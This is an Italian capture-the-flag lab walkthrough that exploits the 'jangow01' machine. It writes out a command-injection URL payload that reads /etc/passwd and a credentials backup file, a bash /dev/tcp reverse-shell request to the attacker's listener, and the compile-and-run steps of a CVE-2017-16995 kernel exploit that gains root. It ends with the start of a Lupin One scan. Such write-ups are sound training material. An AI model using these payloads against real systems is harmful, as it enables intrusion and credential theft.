Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
```

In questo modo otteniamo varie informazioni utili, tra cui le porte aperte e i relativi servizi attivi su quelle porte.

Infine eseguiamo un'analisi più approfondita utilizzando uno strumento potente, ovvero Nessus, che eseguirà in automatico una scansione di tutte le potenziali vulnerabilità della macchina target.

Vulnerabilities

39465 - CGI Generic Command Execution

Synopsis

Arbitrary code may be run on the remote server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to execute arbitrary commands on the remote host.

See Also

https://en.wikipedia.org/wiki/Code_injection

<http://projects.webappsec.org/w/page/13246950/OS%20Commanding>

Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to arbitrary command execution :

+ The 'buscar' parameter of the /site/busque.php CGI :

/site/busque.php?buscar=%0Acat%20/etc/passwd

----- output -----
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

<http://192.168.50.152/site/busque.php?buscar=%0Acat%20/etc/passwd>

Dall'analisi del report che Nessus ci fornisce scopriamo che esiste un problema di sanitizzazione dell'input, ovvero Il server web remoto ospita script CGI che non riescono a sanificare adeguatamente le stringhe di richiesta. Aprendo firefox scopriamo infatti che è possibile “navigare” all'interno delle directory del sito. Le informazioni vengono però rappresentate in modo disordinato, cerchiamo una soluzione a questo problema.

Portandoci nel terminale della nostra macchina Kali, andiamo a sfruttare questa vulnerabilità, e tramite il seguente comando andiamo a visualizzare le informazioni in modo più ordinato:

curl --data-urlecode "buscar=ls -la .."

http://192.168.50.152/site/busque.php

```
(kali㉿kali)-[~]
└─$ curl --get --data-urlencode "buscar=ls -la .." http://192.168.50.152/site/busque.php
total 16
drwxr-xr-x 3 root      root      4096 Oct 31  2021 .
drwxr-xr-x 3 root      root      4096 Oct 31  2021 ..
-rw-r--r-- 1 www-data  www-data   336 Oct 31  2021 .backup
drwxr-xr-x 6 www-data  www-data  4096 Jun 10  2021 site
```

Lanciando il comando andiamo in pratica a puntare nella directory precedente a busque.php (grazie all'inserimento di '..') , ovvero site, e andiamo a visualizzare tutti i file ('ls'), inclusi i file nascosti (' -la').

Notiamo un file '.backup' che potrebbe interessarci.

Scriviamo il comando per aprire il file:

curl --data-urlencode "buscar=cat .. ./backup"

http://192.168.50.152/site/busque.php

Dove, cat è il comando che chiede di visualizzare (cosa?) il file backup, che però è situato nella directory precedente a busque.php (quindi occorre sempre '..')

```
(kali㉿kali)-[~]
└─$ curl --get --data-urlencode "buscar=cat .. ./backup" http://192.168.50.152/site/busque.php
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

Aprendo il file troviamo username e password relativi all'utente jangow01:

- User: **jangow01**
- Password: **abygurl69**

EXPLOIT E SCALATA PRIVILEGI TRAMITE LINPEAS

Dalle informazioni raccolte sappiamo essere attivo il servizio ftp sulla porta 21. Accediamo grazie alle credenziali appena trovate

```
(kali㉿kali)-[~]
$ ftp 192.168.50.152
Connected to 192.168.50.152.
220 (vsFTPd 3.0.3)
Name (192.168.50.152:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
```

Ora sempre sfruttando la vulnerabilità trovata con Nessus, tramite il comando curl andiamo ad eseguire uno script che, unito ad un servizio di ascolto su una porta da noi scelta, ci permetterà di effettuare un exploit sulla macchina target

Usiamo il seguente comando per metterci in ascolto:

nc -lvp 443

Successivamente il comando con la funzione curl:

curl "http://192.168.50.152/site/busque.php?buscar=%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%20%2Fdev%2Ftcp%2F192.168.50.100%2F443%200%3E%261%27"

```
(kali㉿kali)-[~]
$ curl "http://192.168.50.152/site/busque.php?buscar=%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%20%2Fdev%2Ftcp%2F192.168.50.100%2F443%200%3E%261%27"
[41|42|44|45] - [generic]
```

In questo modo andremo a creare una reverse shell sulla nostra macchina kali, infatti questo comando esegue una shell Bash (/bin/bash) e reindirizza l'input/output della shell verso una connessione TCP all'indirizzo IP 192.168.50.100 sulla porta 443.

Una volta ottenuto l'accesso alla shell, tramite comando su, possiamo eseguire l'accesso sulla macchina target e navigare attraverso le directory

```
(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.152] 39776
bash: cannot set terminal process group (2684): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69
```

Tramite il servizio ftp andiamo a caricare il file linpeas.sh, che ci permetterà di eseguire una scansione sulla macchina target per l'escalation dei privilegi.

Il comando che eseguiremo sarà di tipo PUT. Come si può notare occorre spostare il file da caricare all'interno della directory dalla quale si esegue il terminale per eseguire correttamente il comando

Una volta caricato il file andiamo a navigare sulla shell della macchina jangow01 per individuare il file. Spostandoci nella directory /home/jangow01 possiamo individuare il file

```
cd  
jangow01@jangow01:~$ cd /home/jangow01  
cd /home/jangow01  
jangow01@jangow01:~$ ls  
ls  
linpeas.sh user.txt  
jangow01@jangow01:~$ █
```

```
(kali㉿kali)-[~]
$ nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.152] 39776
bash: cannot set terminal process group (2684): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ nano escalation.sh
nano escalation.sh
Error opening terminal: unknown.
jangow01@jangow01:/var/www/html/site$ chmod +x escalation.sh
chmod +x escalation.sh
chmod: não é possível acessar 'escalation.sh': Arquivo ou diretório não encontrado
jangow01@jangow01:/var/www/html/site$ cd
cd
jangow01@jangow01:~$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls
ls
linpeas.sh user.txt
jangow01@jangow01:~$ █
```

Non ci resta che eseguirlo attraverso il comando
./linpeas.sh e otteniamo l'esecuzione del
programma di analisi di escalation:

```
linpeas.sh user.txt
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh
./linpeas.sh

File Actions Edit View Help

Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!

LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
```

Terminata l'esecuzione andiamo ad individuare le vulnerabilità che possiamo sfruttare:

```
cat: erro de gravação: Pipe quebrado
[+] [CVE-2017-16995] eBPF_verifier

Details: https://ricklarabee.blogspot.com/2018/07/eBPF-and-analysis-of-get-rekt-linux.html
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64}, fedora=25|26|27, ubuntu=14.04{kernel:4.4.0-89-generic}, [ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
Download URL: https://www.exploit-db.com/download/45810
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-6099] chocoos_reboot

Details: http://www.openwall.com/lists/oss-security/2016/12/86/1
Exposure: highly probable
Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
Download URL: https://www.exploit-db.com/download/40871
Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*}, RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).-*|2.6.33.9-rt31}, RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7}, [ ubuntu=16.04|14
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic}, [ ubuntu=16.04 ]{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ], debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codelead.github.com/berday/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron_Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: non-hable
```

Come si può vedere ce ne sono varie. Proviamo a sfruttare la prima, e andiamo a cliccare nel link indicato.

Si avvierà lo scaricamento di un file chiamato 45010.c.

Preleviamo questo file e come fatto per l'eseguibile di linpeas andiamo ad effettuare la stessa procedura di caricamento tramite servizio ftp svolta prima.

Andiamo quindi a posizionare questo file all'interno della cartella kali della nostra macchina, dopodiché tramite comando di tipo PUT andiamo a caricarlo sulla MV jangow01.

Infine spostiamoci sulla reverse shell attiva, individuiamo il nostro file appena caricato e andiamolo ad eseguire:

```
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwx----- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxr-x--- 3 jangow01 desafio02 4096 Mar 18 09:46 .config
drwx----- 2 jangow01 desafio02 4096 Mar 18 09:46 .gnupg
-rwx--x--x 1 jangow01 desafio02 840082 Mar 18 09:44 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ls -la
ls -la
total 904
drwxr-xr-x 6 jangow01 desafio02 4096 Mar 18 09:54 .
drwxr-xr-x 3 root      root      4096 Out 31 2021 ..
-rw----- 1 jangow01 desafio02 13728 Mar 18 09:52 45010.c
-rw----- 1 jangow01 desafio02 200 Out 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwx----- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxr-x--- 3 jangow01 desafio02 4096 Mar 18 09:46 .config
-rwxr-xr-x 1 jangow01 desafio02 18432 Mar 18 09:54 cve-2017-16995
drwx----- 2 jangow01 desafio02 4096 Mar 18 09:46 .gnupg
-rwx--x--x 1 jangow01 desafio02 840082 Mar 18 09:44 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800791e2400
[*] Leaking sock struct from ffff880035b892c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880035b6a000
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880035b6a000
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
#
```

ABBIAMO OTTENUTO PRIVILEGI DI ROOT.


Empire: Lupin One

Analisi con **Nmap**, **Nessus** e **Fuff**
Exploit e scalata dei privilegi con **Linpeas**

Utilizzando il comando

nmap -O -sS -sC -sV 192.168.50.*

andiamo a scovare quali macchine sono presenti nel network 192.168.50.0, quali sono i loro sistemi operativi e quali sono le loro porte aperte



The screenshot shows a terminal window titled "Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox". The terminal displays the results of an Nmap scan for hosts on the network 192.168.50.0. The output includes information about open ports, service versions, OS detection, and fingerprints for three hosts: 192.168.50.1, 192.168.50.159, and 192.168.50.100. The OS detection for host 192.168.50.1 identifies it as pfSense, while hosts 192.168.50.159 and 192.168.50.100 are identified as FreeBSD 11.X.


```
(kali㉿kali)-[~]
$ nmap -O -sS -sC -sV 192.168.50.*
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 12:11 CET
Nmap scan report for pfSense.home.arpa (192.168.50.1)
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain Unbound
80/tcp    open  http   nginx
|_http-title: pfSense - Login
MAC Address: 08:00:27:C6:E6:A0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (97%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (97%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.50.159
Host is up (0.00096s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http   Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/_/~myfiles
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:51:D4:9E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
